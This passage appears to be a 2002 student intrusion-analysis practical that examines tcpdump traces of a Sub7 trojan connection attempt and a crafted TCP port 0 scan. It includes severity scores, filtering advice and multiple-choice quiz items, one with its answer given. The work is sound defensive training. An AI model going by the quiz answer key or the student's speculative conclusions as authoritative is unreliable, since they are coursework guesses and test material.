The following are possible reasons for this ICMP traffic:

- The Sub 7 connection attempt is destined for an incorrect address. A mis-configuration on behalf of the person controlling the system, possibly a typographical error. The system had no inbound connections established that were recorded within a 24hr perios, so this command was scheduled at an earlier time.
- The remote host is collecting information on compromised hosts. It is possible the remote host is a default "phone home" point for this particular Trojan, resulting in a database being developed of compromised hosts.
- The remote host will later connect and issue control information. The remote system might be deliberately not listening currently, and available for connections at another point in time.

I suspect the first option, of the Sub 7 attempting to contact an incorrect system is the most likely. In this case a simple error would have the system attempting to connect to a host running AIX with the resulting ICMP's returned.

6. Correlations:

The correlations were very vague. Several for Sub 7 activity such as

http://www.giac.org/practical/Darrell_Pettyjohn.doc

Several for Large ICMP Traffic such as

http://project.honeynet.org/scans/arch/scan4.txt ,
http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc1191.html ,

These tend to indicate it is likely the remote host is running AIX.

7. Evidence of active targeting:

The remote target was definitely chosen for some reason. There was no other incidents recorded, so this does not appear to be part of some larger pattern. This was the only outbound connection from this host for Sub7. It was a definite attempt to connect to this remote for a reason. There is the possibility of this being an error on behalf of the person controlling the system

8. Severity:

Sub 7 Infected System"

(Criticality + Lethality) – (System + Network Counter measures) = severity.

(5+1)-(0+0) = 6

Criticality : 1 – This system was deliberately left available
Lethality : 5 – The system appears to be fully compromised
System counter measures : 0 – Access was easy to obtain
Network countermeasures : - 0 – No filtering is in place to block these scans

Connection attempt to remote host:

(3+5)-(4+1) = 3

Criticality : 3 – Unknown System – Middle Ground
Lethality : 5 – Sub 7 gives full control
System counter measures : 4 – Access was blocked with no listener, but RST was still returned. Unlikely the system was running a local firewall
Network countermeasures : - 1 – Something sent back a ping to test the connection

9. Defensive recommendation:

This system should be filtered behind a firewall to stop connections being made to it. It should also not be permitted to make connections outbound on any and all ports. Finally the Ping request should not elicit a response from a system protected by a firewall.

.

10. Multiple choice test question:

Consider the following packets:
02:28:13.502310 xxx.xxx.70.137.2807 > 80.2.219.29.27374: S 61908711:61908711(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)

```
0x0000  4500 0030 7384 4000 8006 4b96 xxxx 4689    E..0s.@...K...F.
0x0010  5002 db1d 0af7 6aee 03b0 a6e7 0000 0000    P.....j.........
0x0020  7002 2000 06f5 0000 0204 05b4 0101 0402    p...............
```

02:28:13.872310 80.2.219.29.27374 > xxx.xxx.70.137.2807: R 0:11(11) ack 1 win 0 (DF)

```
0x0000  4500 0033 f0fb 4000 ed06 611b 5002 db1d    E..3..@...a.P...
0x0010  xxxx 4689 6aee 0af7 0000 0000 03b0 a6e8    ..F.j...........
0x0020  5014 0000 2680 0000 4e6f 206c 6973 7465    P...&...No.liste
0x0030  6e65 72                                    ner
```

A connection attempt was made from a local host to a remote host on a known Trojan port (SUB7). The response was a RST. Does this most commonly indicate?

a) The remote host should respond with an ICMP Port Unreachable – therefore the remote host has Sub7
b) The remote host should respond with an ICMP Port Unreachable – however as there was no TCP session established there is something else on that port that is not Sub7
c) A RST indicates a firewall silently dropped the packet
d) A RST is normal behaviour for a closed TCP port

Answer: d

Detect 3 – Bad Traffic TCP Port 0

04:07:05.464488 211.47.255.20.57488 > 46.5.15.225.0: S 295639904:295639904(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 439f!)
04:07:08.454488 211.47.255.20.57488 > 46.5.15.225.0: S 295639904:295639904(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 439f!)
04:07:14.454488 211.47.255.20.57488 > 46.5.15.225.0: S 295639904:295639904(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 439f!)
04:07:26.454488 211.47.255.20.57488 > 46.5.15.225.0: S 295639904:295639904(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 439f!)
04:07:37.464488 211.47.255.20.57755 > 46.5.15.225.0: S 322789841:322789841(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 439f!)
04:07:40.454488 211.47.255.20.57755 > 46.5.15.225.0: S 322789841:322789841(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 439f!)
04:07:46.454488 211.47.255.20.57755 > 46.5.15.225.0: S 322789841:322789841(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 439f!)
04:07:58.454488 211.47.255.20.57755 > 46.5.15.225.0: S 322789841:322789841(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 439f!)
04:08:09.454488 211.47.255.20.58004 > 46.5.15.225.0: S 352239603:352239603(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 439f!)
04:08:12.454488 211.47.255.20.58004 > 46.5.15.225.0: S 352239603:352239603(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 439f!)
04:08:18.454488 211.47.255.20.58004 > 46.5.15.225.0: S 352239603:352239603(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 439f!)
04:08:30.454488 211.47.255.20.58004 > 46.5.15.225.0: S 352239603:352239603(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 439f!)
04:08:41.464488 211.47.255.20.58257 > 46.5.15.225.0: S 386011741:386011741(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 439f!)
04:08:44.454488 211.47.255.20.58257 > 46.5.15.225.0: S 386011741:386011741(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 439f!)
04:08:50.454488 211.47.255.20.58257 > 46.5.15.225.0: S 386011741:386011741(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 439f!)
04:09:02.454488 211.47.255.20.58257 > 46.5.15.225.0: S 386011741:386011741(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 439f!)

06:03:10.784488 211.47.255.21.34239 > 46.5.13.207.0: S 3339931951:3339931951(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 45b0!)
06:03:13.824488 211.47.255.21.34239 > 46.5.13.207.0: S 3339931951:3339931951(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 45b0!)
06:03:19.774488 211.47.255.21.34239 > 46.5.13.207.0: S 3339931951:3339931951(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 45b0!)
06:03:31.774488 211.47.255.21.34239 > 46.5.13.207.0: S 3339931951:3339931951(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 45b0!)
06:03:42.784488 211.47.255.21.34427 > 46.5.13.207.0: S 3384298409:3384298409(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 45b0!)
06:03:45.774488 211.47.255.21.34427 > 46.5.13.207.0: S 3384298409:3384298409(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 45b0!)
06:03:51.774488 211.47.255.21.34427 > 46.5.13.207.0: S 3384298409:3384298409(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 45b0!)
06:04:03.774488 211.47.255.21.34427 > 46.5.13.207.0: S 3384298409:3384298409(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 45b0!)
06:04:14.794488 211.47.255.21.34637 > 46.5.13.207.0: S 3411785306:3411785306(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 45b0!)
06:04:17.774488 211.47.255.21.34637 > 46.5.13.207.0: S 3411785306:3411785306(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 45b0!)
06:04:23.824488 211.47.255.21.34637 > 46.5.13.207.0: S 3411785306:3411785306(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 45b0!)
06:04:35.784488 211.47.255.21.34637 > 46.5.13.207.0: S 3411785306:3411785306(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 45b0!)
06:04:46.774488 211.47.255.21.34853 > 46.5.13.207.0: S 3465594397:3465594397(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 45b0!)
06:04:49.784488 211.47.255.21.34853 > 46.5.13.207.0: S 3465594397:3465594397(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 45b0!)
06:04:55.784488 211.47.255.21.34853 > 46.5.13.207.0: S 3465594397:3465594397(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 45b0!)

06:05:07.784488 211.47.255.21.34853 > 46.5.13.207.0: S 3465594397:3465594397(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 45b0!)

06:23:10.414488 211.47.255.24.42554 > 46.5.247.104.0: S 3675738949:3675738949(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 5916!)
06:23:13.414488 211.47.255.24.42554 > 46.5.247.104.0: S 3675738949:3675738949(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 5916!)
06:23:19.414488 211.47.255.24.42554 > 46.5.247.104.0: S 3675738949:3675738949(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 5916!)
06:23:31.414488 211.47.255.24.42554 > 46.5.247.104.0: S 3675738949:3675738949(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 5916!)
06:23:42.414488 211.47.255.24.42791 > 46.5.247.104.0: S 3710970922:3710970922(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 5916!)
06:23:45.424488 211.47.255.24.42791 > 46.5.247.104.0: S 3710970922:3710970922(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 5916!)
06:23:51.414488 211.47.255.24.42791 > 46.5.247.104.0: S 3710970922:3710970922(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 5916!)
06:24:03.414488 211.47.255.24.42791 > 46.5.247.104.0: S 3710970922:3710970922(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 5916!)
06:24:14.434488 211.47.255.24.43067 > 46.5.247.104.0: S 3728282225:3728282225(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 5916!)
06:24:17.414488 211.47.255.24.43067 > 46.5.247.104.0: S 3728282225:3728282225(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 5916!)
06:24:23.414488 211.47.255.24.43067 > 46.5.247.104.0: S 3728282225:3728282225(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 5916!)
06:24:35.414488 211.47.255.24.43067 > 46.5.247.104.0: S 3728282225:3728282225(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 5916!)
06:24:46.414488 211.47.255.24.43357 > 46.5.247.104.0: S 3766282553:3766282553(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 5916!)
06:24:49.414488 211.47.255.24.43357 > 46.5.247.104.0: S 3766282553:3766282553(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 5916!)
06:24:55.414488 211.47.255.24.43357 > 46.5.247.104.0: S 3766282553:3766282553(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 5916!)
06:25:07.434488 211.47.255.24.43357 > 46.5.247.104.0: S 3766282553:3766282553(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 5916!)

07:14:41.774488 211.47.255.20.58101 > 46.5.230.80.0: S 3572929007:3572929007(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6a32!)
07:14:44.764488 211.47.255.20.58101 > 46.5.230.80.0: S 3572929007:3572929007(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6a32!)
07:14:50.774488 211.47.255.20.58101 > 46.5.230.80.0: S 3572929007:3572929007(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6a32!)
07:15:02.774488 211.47.255.20.58101 > 46.5.230.80.0: S 3572929007:3572929007(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6a32!)
07:15:13.774488 211.47.255.20.58315 > 46.5.230.80.0: S 3612487141:3612487141(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6a32!)
07:15:16.764488 211.47.255.20.58315 > 46.5.230.80.0: S 3612487141:3612487141(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6a32!)
07:15:22.774488 211.47.255.20.58315 > 46.5.230.80.0: S 3612487141:3612487141(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6a32!)
07:15:34.774488 211.47.255.20.58315 > 46.5.230.80.0: S 3612487141:3612487141(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6a32!)
07:15:45.784488 211.47.255.20.58536 > 46.5.230.80.0: S 3646643969:3646643969(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6a32!)
07:15:48.774488 211.47.255.20.58536 > 46.5.230.80.0: S 3646643969:3646643969(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6a32!)
07:15:54.774488 211.47.255.20.58536 > 46.5.230.80.0: S 3646643969:3646643969(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6a32!)
07:16:06.774488 211.47.255.20.58536 > 46.5.230.80.0: S 3646643969:3646643969(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6a32!)
07:16:17.774488 211.47.255.20.58721 > 46.5.230.80.0: S 3682440337:3682440337(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6a32!)
07:16:20.774488 211.47.255.20.58721 > 46.5.230.80.0: S 3682440337:3682440337(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6a32!)
07:16:26.774488 211.47.255.20.58721 > 46.5.230.80.0: S 3682440337:3682440337(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6a32!)
07:16:38.774488 211.47.255.20.58721 > 46.5.230.80.0: S 3682440337:3682440337(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6a32!)

11:42:49.104488 211.47.255.21.34318 > 46.5.127.19.0: S 3389604926:3389604926(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum d36d!)
11:42:52.094488 211.47.255.21.34318 > 46.5.127.19.0: S 3389604926:3389604926(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum d36d!)
11:42:58.094488 211.47.255.21.34318 > 46.5.127.19.0: S 3389604926:3389604926(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum d36d!)
11:43:10.094488 211.47.255.21.34318 > 46.5.127.19.0: S 3389604926:3389604926(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum d36d!)
11:43:21.104488 211.47.255.21.35045 > 46.5.127.19.0: S 3420420120:3420420120(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum d36d!)
11:43:24.094488 211.47.255.21.35045 > 46.5.127.19.0: S 3420420120:3420420120(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum d36d!)
11:43:30.094488 211.47.255.21.35045 > 46.5.127.19.0: S 3420420120:3420420120(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum d36d!)
11:43:42.094488 211.47.255.21.35045 > 46.5.127.19.0: S 3420420120:3420420120(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum d36d!)
11:43:53.094488 211.47.255.21.35747 > 46.5.127.19.0: S 3461547642:3461547642(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum d36d!)
11:43:56.094488 211.47.255.21.35747 > 46.5.127.19.0: S 3461547642:3461547642(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum d36d!)
11:44:02.094488 211.47.255.21.35747 > 46.5.127.19.0: S 3461547642:3461547642(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum d36d!)
11:44:14.094488 211.47.255.21.35747 > 46.5.127.19.0: S 3461547642:3461547642(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum d36d!)
11:44:25.104488 211.47.255.21.36367 > 46.5.127.19.0: S 3480358410:3480358410(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum d36d!)
11:44:28.104488 211.47.255.21.36367 > 46.5.127.19.0: S 3480358410:3480358410(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum d36d!)
11:44:34.104488 211.47.255.21.36367 > 46.5.127.19.0: S 3480358410:3480358410(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum d36d!)
11:44:46.104488 211.47.255.21.36367 > 46.5.127.19.0: S 3480358410:3480358410(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum d36d!)

07:36:44.664488 211.47.255.22.45955 > 46.5.76.25.0: S 1771847888:1771847888(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 667!)
07:36:47.654488 211.47.255.22.45955 > 46.5.76.25.0: S 1771847888:1771847888(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 667!)
07:36:53.654488 211.47.255.22.45955 > 46.5.76.25.0: S 1771847888:1771847888(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 667!)
07:37:05.654488 211.47.255.22.45955 > 46.5.76.25.0: S 1771847888:1771847888(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 667!)
07:37:21.894488 211.47.255.22.46104 > 46.5.76.25.0: S 1806416559:1806416559(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 667!)
07:37:24.894488 211.47.255.22.46104 > 46.5.76.25.0: S 1806416559:1806416559(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 667!)
07:37:30.894488 211.47.255.22.46104 > 46.5.76.25.0: S 1806416559:1806416559(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 667!)
07:37:42.894488 211.47.255.22.46104 > 46.5.76.25.0: S 1806416559:1806416559(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 667!)
07:37:53.894488 211.47.255.22.46246 > 46.5.76.25.0: S 1842645306:1842645306(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 667!)
07:37:56.894488 211.47.255.22.46246 > 46.5.76.25.0: S 1842645306:1842645306(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 667!)
07:38:02.914488 211.47.255.22.46246 > 46.5.76.25.0: S 1842645306:1842645306(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 667!)
07:38:14.894488 211.47.255.22.46246 > 46.5.76.25.0: S 1842645306:1842645306(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 667!)
07:38:25.894488 211.47.255.22.46380 > 46.5.76.25.0: S 1883896412:1883896412(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 667!)
07:38:28.894488 211.47.255.22.46380 > 46.5.76.25.0: S 1883896412:1883896412(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 667!)
07:38:34.894488 211.47.255.22.46380 > 46.5.76.25.0: S 1883896412:1883896412(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 667!)
07:38:46.894488 211.47.255.22.46380 > 46.5.76.25.0: S 1883896412:1883896412(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 667!)

15:52:42.494488 211.47.255.23.36521 > 46.5.235.253.0: S 841941060:841941060(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6580!)
15:52:45.494488 211.47.255.23.36521 > 46.5.235.253.0: S 841941060:841941060(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6580!)
15:52:51.494488 211.47.255.23.36521 > 46.5.235.253.0: S 841941060:841941060(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6580!)
15:53:03.494488 211.47.255.23.36521 > 46.5.235.253.0: S 841941060:841941060(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6580!)
15:53:14.504488 211.47.255.23.37212 > 46.5.235.253.0: S 884110469:884110469(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6580!)
15:53:17.494488 211.47.255.23.37212 > 46.5.235.253.0: S 884110469:884110469(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6580!)
15:53:23.494488 211.47.255.23.37212 > 46.5.235.253.0: S 884110469:884110469(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6580!)
15:53:35.494488 211.47.255.23.37212 > 46.5.235.253.0: S 884110469:884110469(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6580!)
15:53:46.494488 211.47.255.23.37931 > 46.5.235.253.0: S 928747484:928747484(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6580!)
15:53:49.494488 211.47.255.23.37931 > 46.5.235.253.0: S 928747484:928747484(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6580!)
15:53:55.494488 211.47.255.23.37931 > 46.5.235.253.0: S 928747484:928747484(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6580!)
15:54:07.494488 211.47.255.23.37931 > 46.5.235.253.0: S 928747484:928747484(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6580!)
15:54:18.494488 211.47.255.23.38621 > 46.5.235.253.0: S 963205679:963205679(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6580!)
15:54:21.494488 211.47.255.23.38621 > 46.5.235.253.0: S 963205679:963205679(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6580!)
15:54:27.494488 211.47.255.23.38621 > 46.5.235.253.0: S 963205679:963205679(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6580!)
15:54:39.494488 211.47.255.23.38621 > 46.5.235.253.0: S 963205679:963205679(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6580!)

1. Source of Trace.
Logs obtained from http://www.incidents.org/logs/Raw/ from the following files:

- 2002.6.2
- 2002.6.3
- 2002.6.4
- 2002.6.5
- 2002.6.7
- 2002.6.8
- 2002.6.9

2. Detect was generated by:
Logs were initially captured in TCPDump format and posted to www.incidents.org. Parsing of the logs was performed by Snort 1.8 on Win32 with a standard (11/02) ruleset. This was then filtered with Snortsnarf to allow for better correlation.

3. Probability the source address was spoofed:
This source address could have been spoofed as it is unlikely that an actual service was being scanned. The methodology of the scan would however tend to indicate that the attacker was looking for some sort of response back. As TCP 0 is a reserved port it is likely that this response would vary between operating systems and filters. The small range of source addresses is unusual, however the time gaps and linear addressing could be the attacker obtaining an incremental IP address with each connection.

4. Description of attack:
The attack appears to be a scan of some description to elicit information from hosts by sending a Syn packet to TCP Port 0. The san is unusual in several aspects that indicate behavior typical of packet crafting. A number of destination hosts were scanned in no apparent order, from a small range of five sequential IP addresses. There were 16 connections attempts made to each host, in a pattern of 4 attempts with 4 retries each.

5. Attack mechanism:
A sequence of 16 packets sent to a single host. The sequence consisted of 4 connection attempts with 4 retries each. The retries are at intervals of 3, 6, and 12 seconds. This interval time tends to indicate normal operating system behavior. The 11 second gaps between each of the 4 connection attempts seems to indicate a tool of some kind.
The contents of the packet however indicate some crafting that is not normal operating system behavior. The unusual characteristics are as follows:

- TCP Dest Port 0
- IP ID = 0
- Invalid TCP Checksum
- Large Accelerating (based on time) TCP Sequence number increments

This trace is rather confusing. Some of the packet indicates crafting, whilst other sections are normal. The IP ID of zero is a giveaway to something unusual. A TCP port of zero could be created by many tools, but the other factors indicate something unusual. The TCP sequence numbers increment, with a significant increase between each retry. This increase tends to mean that this is part of a much larger scan, as the increase is different each time, and steadily speeding up. It is possible that the TCP sequence number is generated as well however based on some form of counter, rather than a random number. The Source port is also increasing, which tends to indicate a scanning rate.

6. Correlations:

This student found exactly the same pattern from the same ISP at another time.
http://cert.uni-stuttgart.de/archive/intrusions/2002/09/msg00006.html
http://www.geocrawler.com/archives/3/6752/2002/3/0/8233030/
www.dshield.org returned no correlations for TCP Port 0.
I cannot find any particular tools that match this signature, however it might be something not widely released.

7. Evidence of active targeting:
This appears to be a scan of a number of hosts looking for a particular response, most likely operating system specific. There is not enough data to be a flood, and nothing to trigger an overflow. The packet does not appear to contain enough information to be a subchannel control, however this is always possible for some unknown Trojan / worm. The repeats and non single host behavior tend to indicate it is not a subchannel, but it could be a VERY covert for controlling another system in promiscuous mode. By this logic however ANY unsolicited traffic could be a covert channel, so I regard this as unlikely.

8. Severity:
severity = (criticality + lethality) – (system countermeasures + network countermeasures)
-2 = (3 + 1) – (4 + 2)

- Criticality – This is an unknown network with what appear to be targeted hosts. This leads to picking the middle ground – 3
- Lethality – This particular scan poses no known direct threat to the host itself. It might reveal information, but so might any traffic – 1
- System Countermeasures – The system did not respond to the packet, this is fine, however there is no evidence to guarantee this is the case on all systems as we have no information on the systems being scanned in terms of O/S, config etc. – 4
- Network Countermeasures – This obviously invalid traffic reached the IDS system, and presumably the host, indicating the network did little or nothing to protect the host (working on the assumption the sensor was on the same segment as the host - 2

9. Defensive recommendation:
This traffic is obviously invalid and should be filtered at the firewall. There is no need for such an unusual port to be permitted inbound. An IP ID of 0 is unusual however it does meet the requirements of IP v4 RFC 791.

10. Multiple choice test question:

15:54:18.494488 211.47.255.23.38621 > 46.5.235.253.0: S 963205679:963205679(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, bad cksum 6580!)

